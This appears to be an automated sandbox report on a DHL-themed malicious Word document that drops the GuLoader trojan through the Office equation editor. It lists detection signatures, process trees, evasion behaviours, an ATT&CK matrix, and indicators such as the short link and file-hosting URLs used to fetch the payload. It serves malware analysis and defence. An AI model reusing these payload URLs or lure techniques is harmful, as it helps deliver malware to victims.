ID: 358185
Sample Name: DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:40:45
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report DHL_ DELIVERY_ PICKUP _CONFIRMA…

Overview


General Information

Sample Name:	DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ20 0618092901.doc
Analysis ID:	358185
MD5:	3564ae31fbd0417.
SHA1:	845e9c3d36ded3..
SHA256:	fb678c5c0e9dfb2..
Tags:	DHL doc
Infos:	

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected GuLoader
- Connects to a URL shortener service
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Drops PE files to the user root direc…
- Hides threads from debuggers
- Modifies the hosts file
- Office equation editor drops PE file
- Office equation editor starts process…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2368 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 1320 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - 69577.exe (PID: 2416 cmdline: C:\Users\Public\69577.exe MD5: 8181B7DAAD3D822BE5A16DD3CB6F9065)
    - RegAsm.exe (PID: 1796 cmdline: C:\Users\Public\69577.exe MD5: 246BB0F8D68A463FD17C235DEB5491C0)
- filename1.exe (PID: 2104 cmdline: 'C:\Users\user\subfolder1\filename1.exe' MD5: 8181B7DAAD3D822BE5A16DD3CB6F9065)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2361430773.0000000000092000.00000040.00000001.sdmp	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	
Process Memory Space: RegAsm.exe PID: 1796	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Networking:

Connects to a URL shortener service

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Writes to foreign memory regions


Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Spearphishing Link 1	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Masquerading 1 2 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 1 1 2	File and Directory Permissions Modification 1	LSASS Memory	Security Software Discovery 8 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 3 4	Security Account Manager	Virtualization/Sandbox Evasion 3 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Access Token Manipulation 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	System Information Discovery 4 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc	23%	ReversingLabs	Document-RTF.Exploit.MathType	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\WLjtp[1].txt	27%	ReversingLabs	Win32.Trojan.Guloader	
C:\Users\user\subfolder1\filename1.exe	27%	ReversingLabs	Win32.Trojan.Guloader	
C:\Users\Public\69577.exe	27%	ReversingLabs	Win32.Trojan.Guloader	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://mscrl.micros	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bit.ly	67.199.248.10	true	false		high
teknik.io	5.79.72.163	true	false		high
onedrive.live.com	unknown	unknown	false		high
1ae2wq.bl.files.1drv.com	unknown	unknown	false		high
u.teknik.io	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://bit.ly/2NYVK6q	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://1ae2wq.bl.files.1drv.com/y4mF77Blnwr8TsPyz2B-1c6fGLZjEGCG_1HZbGIwXU3xbZegnh_KEVDyUwwuL1T_Nh-	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp, RegAsm.exe, 00000006.00000002.2362029615.0000000000897000.00000004.00000020.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	RegAsm.exe, 00000006.00000002.2364332174.00000000028D0000.00000002.00000001.sdmp	false		high
http://https://u.teknik.io/WLjtp.txt	2NYVK6q[1].htm.2.dr	false		high
http://https://onedrive.live.com/download?cid=F57CEB019EB26E7D&resid=F57CEB019EB26E7D%21111&authkey=AAYIwGN	RegAsm.exe, 00000006.00000002.2362029615.0000000000897000.00000004.00000020.sdmp	false		high
http://crl.entrust.net/server1.crl0	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	RegAsm.exe, 00000006.00000002.2364332174.00000000028D0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.diginotar.nl/cps/pkioverheid0	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mscrl.micros	RegAsm.exe, 00000006.00000002.2367991308.000000001DB80000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://1ae2wq.bl.files.1drv.com/D	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false		high
http://ocsp.entrust.net0D	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://1ae2wq.bl.files.1drv.com/	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false		high
http://https://secure.comodo.com/CPS0	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	RegAsm.exe, 00000006.00000002.2362134802.00000000008D2000.00000004.00000020.sdmp	false		high
http://https://onedrive.live.com/	RegAsm.exe, 00000006.00000002.2361986527.000000000087A000.00000004.00000020.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.199.248.11	unknown	United States		396982	GOOGLE-PRIVATE-CLOUDUS	true
5.79.72.163	unknown	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358185
Start date:	25.02.2021
Start time:	07:40:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winDOC@7/21@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 81% (good quality ratio 41.4%) • Quality average: 29.1% • Quality standard deviation: 35.1%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 205.185.216.10, 205.185.216.42, 13.107.42.13, 13.107.42.12 • Excluded domains from analysis (whitelisted): odc-web-brs.onedrive.akadns.net, odc-web-geo.onedrive.akadns.net, bl-files.ha.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, l-0004.l-msedge.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, l-0003.l-msedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, apps.digsigtrust.com, odc-bl-files-brs.onedrive.akadns.net, odc-bl-files-geo.onedrive.akadns.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:41:32	API Interceptor	46x Sleep call for process: EQNEDT32.EXE modified
07:43:30	API Interceptor	70x Sleep call for process: 69577.exe modified
07:43:33	API Interceptor	212x Sleep call for process: RegAsm.exe modified
07:43:35	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\subfolder1\filename1.exe
07:43:43	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\subfolder1\filename1.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.199.248.11	purchase order_2242021.doc	Get hash	malicious	Browse	• bit.ly/3qO7045
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	• bit.ly/3kijui1
	QUOTE.doc	Get hash	malicious	Browse	• bit.ly/2P3CMwd
	IMG_61061_SCANNED.doc	Get hash	malicious	Browse	• bit.ly/2ZElo32
	SWIFT Payment W0301.doc	Get hash	malicious	Browse	• bit.ly/3dyLFYN
	Quotation408S_A02021_AHYAN_group_of_companies.doc	Get hash	malicious	Browse	• bit.ly/2OMPBuy
	YOUR PRODUCT.doc	Get hash	malicious	Browse	• bit.ly/2LVhrUo
	Invoice.doc	Get hash	malicious	Browse	• bit.ly/3amsMGn
	Purchase order.doc	Get hash	malicious	Browse	• bit.ly/3qm8NNO
	IMG_04779.doc	Get hash	malicious	Browse	• bit.ly/3dffBt0
	INV00004423.doc	Get hash	malicious	Browse	• bit.ly/3aLXmrV
	PO_Scanned_06387.doc	Get hash	malicious	Browse	• bit.ly/3rwUfef

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_Scanned_3062.doc	Get hash	malicious	Browse	• bit.ly/2YXPr5o
	INV00004423.doc	Get hash	malicious	Browse	• bit.ly/2MvEzt1
	DTBT760087673.doc	Get hash	malicious	Browse	• bit.ly/3arM6Rr
	IMG_59733.doc	Get hash	malicious	Browse	• bit.ly/3rf1U0L
	IMG_804941.doc	Get hash	malicious	Browse	• bit.ly/3cyMT5V
	IMG_0916.doc	Get hash	malicious	Browse	• bit.ly/3pFy7y3
	SOA 2.doc	Get hash	malicious	Browse	• bit.ly/3cxhzEz
	Quotation Ref FP-299318.doc	Get hash	malicious	Browse	• bit.ly/3a nMC2V
5.79.72.163	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADI NG_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADIN G_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADI NG_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	
	purchase order_2242021.doc	Get hash	malicious	Browse	
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909.doc	Get hash	malicious	Browse	
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	
	PO55004.doc	Get hash	malicious	Browse	
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909.doc	Get hash	malicious	Browse	
	RFQ Document.doc	Get hash	malicious	Browse	
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909.doc	Get hash	malicious	Browse	
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADIN G_SERVICES_JOINT_STOCK.doc	Get hash	malicious	Browse	
	Quotation408S_A02021_AHYAN_group_of_companies.doc	Get hash	malicious	Browse	
	tcwO1bua5E.exe	Get hash	malicious	Browse	
	87e8ff5c51e0.xls	Get hash	malicious	Browse	
	Request for Quote_SEKOLAH TUNAS BAKTI SG.doc__.rtf	Get hash	malicious	Browse	
	hvEUyC1xKe.exe	Get hash	malicious	Browse	
	NEW_QUOTATION_mp20201126_Quotation_20P62 00829_sup_mpjxPriceInquiry_1606406420424.doc	Get hash	malicious	Browse	
	Purchase Order.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bit.ly	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADI NG_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADIN G_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADI NG_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.11
